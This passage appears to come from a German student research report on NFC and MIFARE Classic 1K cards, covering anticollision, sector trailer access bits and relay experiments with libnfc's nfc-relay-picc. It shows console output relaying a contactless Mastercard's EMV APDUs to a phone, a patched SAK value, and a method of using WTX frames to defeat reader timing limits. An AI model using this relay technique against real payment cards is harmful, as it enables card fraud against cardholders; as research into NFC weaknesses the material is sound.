1. Der Initiator sendet ein SEL mit der Aufforderung, die Tags sollen mit ihrer gesamten UID antworten.
2. Wenn mehr als ein Tag antwortet, entsteht eine Kollision. Falls nicht, werden Schritte 3-5 übersprungen.
3. Der Initiator senden ein weiteres SEL mit einem Prefix einer erhaltenen UID
4. Nur Tags bei welchen der Prefix übereinstimmt antworten
5. Falls immer noch Collisions auftreten, werden Schritte 3-4 wiederholt, maximal 32 mal. Dies nennt sich Cascading.
6. Der Initiator sendet ein SEL mit der gesamten UID des selektierten Tags und einer Checksumme
7. Das Target welches mit der UID selektiert wurde, antwortet mit dem SAK und wechselt in den aktiven Status.




Abb. 6: Flussdiagramm Anticollision Loop [Quelle 7, Fig. 7]

6.3.7 Untersuchen der MIFARE 1K CLASSIC Card[3]

In diesem Zusammenhang haben wir uns auch mit der zum SDK mitgelieferten MIFARE CLASSIC 1k Karte auseinander gesetzt. Dazu haben wir uns zuerst mit dem Memory Layout bzw. Memory Management beschäftigt.

6.3.7.1 Memory Layout

Der Speicher der Karte ist unterteilt in nummerierte Sektoren die jeweils 4 Blöcke enthalten. Jeder Block besteht aus 16 Bytes welche von 0 bis 15 nummeriert sind wobei Byte 0 das MSB und Byte 15 das LSB ist.

Block 0 des Sektors 0 beinhaltet Manufacturer Data sowie den Unique Identifier UID.

Block 3 von jedem Sektor ist der sogenannte Sektor Trailer, welcher die geheimen Schlüssel A & B sowie Access Bits enthält. Byte 9 ist das General Purpose Byte und kann für die genauere Beschreibung des Mifare Application Directory (MAD) benutzt werden.

6.3.7.2 Security

Jeder Sektor hat sein eigenes Schlüsselpaar A & B sowie 3 Byte die den Zugriff auf die Blöcke im Sektor regeln.




Abb. 7: Keys und Access Bits MiFare Sektor Trailer [Quelle 9, Fig.4]

Diese Zugriffsbits sind in den Bytes 6-8 des Trailerblocks abgebildet und werden mit C1, C2 & C3 bezeichnet. Für jeden Block im Sektor gibt es eine eigene Zugriffsregelung.

3 Grundlage des Kapitels aus Quelle 7,8,9 und 11

Der Zugriff für den Block 0 ist über die drei Bits C1,C2,C3 mit Index 0 geregelt, Zugriff auf Block 3 über C1,C2,C3 mit Index 3. Sie werden auch nochmals invertiert dargestellt.

Access Bits	Valid Commands		Block	Description
$C1_3\ C2_3\ C3_3$	read, write	→	3	sector trailer
$C1_2\ C2_2\ C3_2$	read, write, increment, decrement, transfer, restore	→	2	data block
$C1_1\ C2_1\ C3_1$	read, write, increment, decrement, transfer, restore	→	1	data block
$C1_0\ C2_0\ C3_0$	read, write, increment, decrement, transfer, restore	→	0	data block

Abb. 8: Access Bits für Sektoren [Quelle 11, Seite 13]

Dies haben wir am Beispiel eines MAD1 getestet welcher im Sektor 0 gespeichert wird. MAD werden durch die Verwendung eines Key A und Key B geschützt. Da jeder das MAD lesen können sollte wird ein Public Key A verwendet (A0 A1 A2 A3 A4 A5). Über die Access Bits ist nun geregelt welche Zugriffsrechte man mit Key A bzw. Key B hat.

Wir haben eine Karte mit einem MAD analysiert welches ein NDEF Tag beinhaltet




Abb. 9: Screenshot der NFC TagInfo App auf Nexus S: Sektor 0 der analysierten Karte

Im Block 3 (unterster Block) sieht man den Public Key A (a0a1a2a3a4a5), die Access Bytes 78 77 88), das GPB (c1) und den Key B (ff ff ff ff ff ff).

Nun haben wir mit Hilfe der Tabelle oben die Zugriffsbits analysiert.

Wir haben die Zugriffsbits (C1,C2,C3) mit Index 3 welche den Zugriff auf den Trailerblock regeln analysiert:

Byte 6 (0x78): 0111 1000

Byte 7 (0x77): 0111 0111

Byte 8 (0x88): 1000 1000

Daraus haben wir folgende Tabelle abgeleitet mit den Access Bits C1,C2,C3 und den Index 0-3:

	C1	C2	C3
Block: 0	1	0	0
Block: 1	1	0	0
Block: 2	1	0	0
Block: 3	0	1	1

Tabelle 4: Abgeleitete Access Bits

Mit der Tabelle für den Sektor Trailer konnten wir die Access Conditions für den Trailer Block bestimmen.

Access bits			Access condition for						Remark
			KEYA		Access bits		KEYB		
C1	C2	C3	read	write	read	write	read	write	
0	0	0	never	key A	key A	never	key A	key A	Key B may be read
0	1	0	never	never	key A	never	key A	never	Key B may be read
1	0	0	never	key B	key A|B	never	never	key B	
1	1	0	never	never	key A|B	never	never	never	
0	0	1	never	key A	key A	key A	key A	key A	Key B may be read, transport configuration
0	1	1	never	key B	key A|B	key B	never	key B	
1	0	1	never	never	key A|B	key B	never	never	
1	1	1	never	never	key A|B	never	never	never	

Abb. 10: Access Bits Bedeutung für Trailer Block [Quelle 11, Seite 14]

Block 3 hat in unserem Fall 011 was bedeutet dass Key A nie gelesen und nur mit Key B geschrieben werden kann. Die Access Bits können mit Key A oder Key B gelesen, aber nur mit Key B geschrieben werden und Key B kann nie gelesen und nur mit Key B geschrieben werden.

Dann haben wir die Tabelle mit den Access Conditions für die Daten Blöcke vergleichen

Access bits			Access condition for				Application
C1	C2	C3	read	write	increment	decrement, transfer, restore	
0	0	0	key A|B[1]	key A|B[1]	key A|B[1]	key A|B[1]	transport configuration
0	1	0	key A|B[1]	never	never	never	read/write block
1	0	0	key A|B[1]	key B[1]	never	never	read/write block
1	1	0	key A|B[1]	key B[1]	key B[1]	key A|B[1]	value block
0	0	1	key A|B[1]	never	never	key A|B[1]	value block
0	1	1	key B[1]	key B[1]	never	never	read/write block
1	0	1	key B[1]	never	never	never	read/write block
1	1	1	never	never	never	never	read/write block

Abb. 11: Access Bits Bedeutung für Daten Block [Quelle 11, Seite 15]

Für unsere Blöcke 0,1,2 waren die Bits 100. Dies bedeutet die Daten können mit Key A oder B gelesen und mit Key B geschrieben werden. Increment, decrement, transfer und restore ist nicht möglich.

6.3.7.3 NFC Relay mit Mifare Classic 1K

Weiter haben wir die Card Activation Sequence für Mifare Karten und im Speziellen der Mifare Classic 1k, welche den ISO/IEC 14443-3 Standard unterstützen, untersucht. Dies vor allem im Bezug auf eine Relay Attacke.

Wichtig für die Emulation der Karte ist, dass beim Anticollision Loop auf den REQA (Request to Answer) ein ATQA (Answer to Request) mit einer UID Länge von 4 Byte geschickt wird, da beim emulieren kein Cascading unterstützt wird.

Um dies zu erreichen müssen die UID size bits im ATQA auf single size gesetzt werden

Bit number	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1
ISO/IEC 14443-3	RFU				Proprietary				UIDsize		RFU	Bit Frame Anticollision				
Proprietary	0	0	0	0				1			0					
	0	0	0	0			1				0					
	0	0	0	0		1					0					
Single Size UID	0	0	0	0					0	0	0					
Double Size UID	0	0	0	0					0	1	0					
Triple Size UID	0	0	0	0					1	0	0					
RFU	0	0	0	0					1	1	0					
Anticollision supported	0	0	0	0							0	1	0	0	0	0
	0	0	0	0							0	0	1	0	0	0
	0	0	0	0							0	0	0	1	0	0
	0	0	0	0							0	0	0	0	1	0
	0	0	0	0							0	0	0	0	0	1

Abb. 12: ATQA Coding [Quelle 7, Table 4]

Wie man sieht müssen Bit 6,7,8 auf 0 gesetzt werden

Daraufhin wird vom PCD ein Select an die PICC geschickt worauf mit einem SAK(Select Acknowledged) geantwortet wird.


Dieses SAK bestimmt um was für eine Karte es sich handelt und ob die Karte den ISO/IEC 14443-4 unterstützt.

Coding according to the ISO/IEC 14443-3 and ISO/IEC 18092, X = do not care

Bit number	UID size	Memory	Sec. Level	Hex Value	8	7	6	5	4	3	2	1
UID not complete				04	0	0	0	0	0	1	0	0
UID complete, PICC compliant with ISO/IEC 14443-4					X	X	1	X	X	0	X	X
UID complete, PICC not compliant with ISO/IEC 14443-4					X	X	0	X	X	0	X	X
UID complete, PICC compliant with ISO/IEC 18092 (NFC)					X	1	X	X	X	0	X	X
UID complete, PICC not compliant with ISO/IEC 18092					X	0	X	X	X	0	X	X
Any MIFARE CL1[7]	double			04	0	0	0	0	0	1	0	0
MIFARE DESFire CL1	double	-	-	24	0	0	1	0	0	1	0	0
MIFARE DESFire EV1 CL1	double	-	-	24	0	0	1	0	0	1	0	0
MIFARE Ultralight CL2	double			00	0	0	0	0	0	0	0	0
MIFARE Ultralight C CL2	double			00	0	0	0	0	0	0	0	0
MIFARE Mini	single	0.3K	-	09	0	0	0	0	1	0	0	1
MIFARE Classic 1K	single	1K	-	08	0	0	0	0	1	0	0	0
MIFARE Classic 4K	single	4K	-	18	0	0	0	1	1	0	0	0
MIFARE Mini CL2	double	0.3K	-	09	0	0	0	0	1	0	0	1
MIFARE Classic 1K CL2	double	1K	-	08	0	0	0	0	1	0	0	0
MIFARE Classic 4K CL2	double	4K	-	18	0	0	0	1	1	0	0	0
MIFARE Plus	single	2K	1	08	0	0	0	0	1	0	0	0
MIFARE Plus	single	4K	1	18	0	0	0	1	1	0	0	0
MIFARE Plus CL2	double	2K	1	08	0	0	0	0	1	0	0	0
MIFARE Plus CL2	double	4K	1	18	0	0	0	1	1	0	0	0
MIFARE Plus	single	2K	2	10	0	0	0	1	0	0	0	0
MIFARE Plus	single	4K	2	11	0	0	0	1	0	0	0	1
MIFARE Plus CL2	double	2K	2	10	0	0	0	1	0	0	0	0
MIFARE Plus CL2	double	4K	2	11	0	0	0	1	0	0	0	1
MIFARE Plus	single	2K	3	20	0	0	1	0	0	0	0	0
MIFARE Plus	single	4K	3	20	0	0	1	0	0	0	0	0
MIFARE Plus CL2	double	2K	3	20	0	0	1	0	0	0	0	0
MIFARE Plus CL2	double	4K	3	20	0	0	1	0	0	0	0	0

Abb. 13: SAK Coding [Quelle 7, Table 6]

Wie genau bestimmt wird um welche Karte es sich handelt sieht man im folgenden Diagramm



(1) This "Card Activation" requires a proper REQA/ATQA before the anti-collision Loop.
(2) The bit numbering of the ISO/IEC 14443 starts with LSB = bit1!
(3) The MIFARE Plus in Security Level 3 fully supports the ISO/IEC 14443-4.
(4) SAK bit 2 is reserved for future use, i.e. bit 2 = 1 might give a different meaning to all other SAK bits.

Abb. 14: SAK Flussdiagramm [Quelle 8, Fig. 3]

Eine Relay Attacke für Geräte mit strikten Timing-Regeln funktioniert nur mit dem ISO/IEC 14443-4 Standard, da nur dort sogenannte Wait Time Extensions (WTX) gesendet werden können. Jedoch unterstützt die Mifare Classic 1k nur den ISO/IEC 14443-3 Standard. Dies erkennt man auch aus dem SAK 0x08 (siehe Tabelle oben) wo das 14443-4 compliant Flag nicht gesetzt ist. Nun haben wir uns gefragt was passiert, wenn wir den SAK ersetzen mit 0x20. Der Initiator müsste nun meinen, dass er mit einer 14443-4 kompatiblen Karte kommuniziert.

6.3.7.3.1 Versuchsaufbau

Wir haben als erstes eine Relay Attacke mit einer Mifare Classic 1K Karte versucht. Wie oben bereits beschrieben, besteht das Problem, dass diese Karte den ISO/IEC 14443-4 Standard nicht unterstützt und dieser Versuch fehlschlagen wird.

Der Versuchsaufbau sieht folgendermassen aus:

Abb. 15: Versuchsaufbau Relay mit MiFare

Unter dem USB Stick liegt die original Mifare Karte, welche auf dem zweiten Reader, welcher unter dem Handy liegt, emuliert werden soll. Das Handy soll nun die original MiFare Karte über den Emulator auslesen.

Die Relay-Attacke sieht schematisch so aus:




Abb. 16: Schema Relay Attacke

Nun wird versucht mit dem Command *nfc-relay-picc* einen Relay zu machen. Wir erhalten folgenden Output:

```
nfc-relay-picc uses libnfc 1.5.1 (rexported)
Connected to the NFC reader device: ACS ACR122U 01 00 / ACR122U210 - PN532 v1.6 (0x07)
Found tag:
   ATQA (SENS_RES): 00  04
      UID (NFCID1): 02  fa  40  13
    SAK (SEL_RES): 08
Hint: tag <---> initiator (relay) <---> target (relay) <---> original reader

We will emulate:
   ATQA (SENS_RES): 00  04
      UID (NFCID3): 08  fa  40  13
    SAK (SEL_RES): 08
           ATS: 75  33  92  03
Connected to the NFC emulator device: ACS ACR122U 00 00 / ACR122U207 - PN532 v1.6 (0x07)
Done, relaying frames now!
nfc_target_receive_bytes: RF Transmission Error
```

Ausgabe des nfc-relay-picc commands

Wie man auf der letzten Zeile erkennen kann, bricht die Verbindung mit einem RF Transmission Error ab, da das SAK 0x08 und nicht 0x20 ist.

Nun versuchen wir das SAK der emulierten Karte so zu manipulieren, dass der Reader davon ausgeht, es handelt sich um eine ISO/IEC 14443-4 Karte. Dies machen wir, indem wir direkt im C Code dieses Feld editieren. Der Output sieht nun so aus:

```
nfc-relay-picc uses libnfc 1.5.1 (rexported)
Connected to the NFC reader device: ACS ACR122U 01 00 / ACR122U210 - PN532 v1.6 (0x07)
Found tag:
   ATQA (SENS_RES): 00  04
      UID (NFCID1): 02  fa  40  13
    SAK (SEL_RES): 08
Hint: tag <---> initiator (relay) <---> target (relay) <---> original reader

We will emulate:
   ATQA (SENS_RES): 00  04
      UID (NFCID3): 08  fa  40  13
    SAK (SEL_RES): 20
           ATS: 75  33  92  03
NFC emulator device: ACS ACR122U 00 00 / ACR122U207 opened
```

Done, relaying frames now! *Receive external reader command through target* *C-APDU received. size: Forwarding C-APDU: 00 a4 04 00 07 d2 76 00 00 85 01 01 00* *Forward the frame to the original tagReceive external reader command through target* *nfc_target_receive_bytes: RF Transmission Error*
Ausgabe des nfc-relay-picc commands

Wie man sieht, ist auf der emulierten Karte das SAK 0x20. Nun meint der Reader, dass es sich um eine ISO/IEC 14443-4 Karte handelt und sendet den ersten Command. Jedoch kann die MiFare Karte damit nichts anfangen und bricht die Verbindung ab.

6.3.7.4 Timing Problem

Grundsätzlich entsteht an zwei Stellen ein Timing Problem.

Das erste Problem tritt beim Selektieren des Tags auf. Ein Tag muss laut ISO 14443-3 innert 5ms auf eine REQA mit einem ATQA antworten.

Das zweite Problem tritt während des Informationsaustausches auf. Im ATS wird eine Frame Waiting Time (FWT) von der PICC ans PCD geschickt, welche 4949ms nicht überschreiten darf. Diese Zeit beschreibt die maximale Dauer zwischen einem Empfangenen Frame bis zum gesendeten Frame.

Da beide Zeiten zu kurz für eine Relay Attacke sind, müssen diese ausgeschaltet werden.

Das Problem 1 kann eliminiert werden, indem die gesamte Aktivierung vom Emulator übernommen wird und nicht über den Relay geschickt wird. Da wir die gesamte Aktivierung der Karte nicht über den Relay senden wollen, ist es kein Problem wenn wir dies vom Emulator machen lassen und nicht über den Relay weiterleiten.

Das zweite Problem kann mit Wait Time Extension (WTX) Frames gelöst werden. Es ist möglich, wenn der Emulator ein C-APDU erhält, dass er automatisch ein WTX Request sendet. Mit diesem WTX Request können bis zu 292 Sekunden Wartezeit angefragt werden. Zusätzlich können weitere solche Frames geschickt werden. So kann man den PCD unendlich lange warten lassen.

6.3.8 NFC Relay mit ISO 14443-4 Karte

Da das NFC Relay mit einer ISO 14443-3 Karte nicht funktioniert, haben wir es mit einer ISO 14443-4 Karte versucht. Die Mastercard, welche NFC unterstützt, implementiert diesen Standard und eignet sich deswegen für diesen Relay.

6.3.8.1 Relay mit einem PC

Der Versuchsaufbau sieht wie folgt aus:

Abb. 17: Versuchsaufbau Relay mit 14443-4 Karte

Nun wird wieder versucht mit dem Command *nfc-relay-picc* einen Relay zu machen. Der Output sieht folgendermassen aus:

```
nfc-relay-picc uses libnfc 1.5.1 (rexported)
Connected to the NFC reader device: ACS ACR122U 01 00 / ACR122U210 - PN532 v1.6 (0x07)
Found tag:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): f4  11  0d  28
      SAK (SEL_RES): 20
            ATS: 78  00  80  02  20  63  cb  a1  80
Hint: tag <---> initiator (relay) <---> target (relay) <---> original reader
```

```
We will emulate:
   ATQA (SENS_RES): 00  04
      UID (NFCID3): 08  11  0d  28
     SAK (SEL_RES): 20
           ATS: 75  33  92  03  20  63  cb  a1  80
Connected to the NFC emulator device: ACS ACR122U 00 00 / ACR122U207 - PN532 v1.6 (0x07)
Done, relaying frames now!
Forwarding C-APDU: 00  a4  04  00  07  d2  76  00  00  85  01  01  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  07  d2  76  00  00  85  01  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  0e  31  50  41  59  2e  53  59  53  2e  44  44  46  30  31
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  0e  32  50  41  59  2e  53  59  53  2e  44  44  46  30  31
Forwarding R-APDU: 6f  2f  84  0e  32  50  41  59  2e  53  59  53  2e  44  44  46  30  31  a5  1d  bf  0c
1a  61  18  4f  07  a0  00  00  00  04  10  10  87  01  01  50  0a  4d  61  73  74  65  72  43  61  72  64  90
00
```

Relay einer ISO 14443-4 Karte

Hier sieht man nun sehr schön, wie die APDUs durch den PC hindurch relayed werden. Man sieht wie die Command APDUs und die Response APDUs auf der Konsole ausgegeben werden und anschliessend über den PC an die Karte bzw. das Handy geschickt werden. Am Schluss sieht man auf dem Handy, dass die Karte gelesen wurde.

Abb. 18: Screenshot der Handyapplikation NFC Tag Info

6.3.8.2 Relay mit socat

Der gleiche Relay kann auch über TCP/IP mittels socat realisiert werden. Socat ist ein Linuxtool, welches erlaubt, zwei beliebige Sockets miteinander zu verbinden und den Verkehr zwischen den Sockets weiterzuleiten. Der Versuchsaufbau dazu sieht so aus:

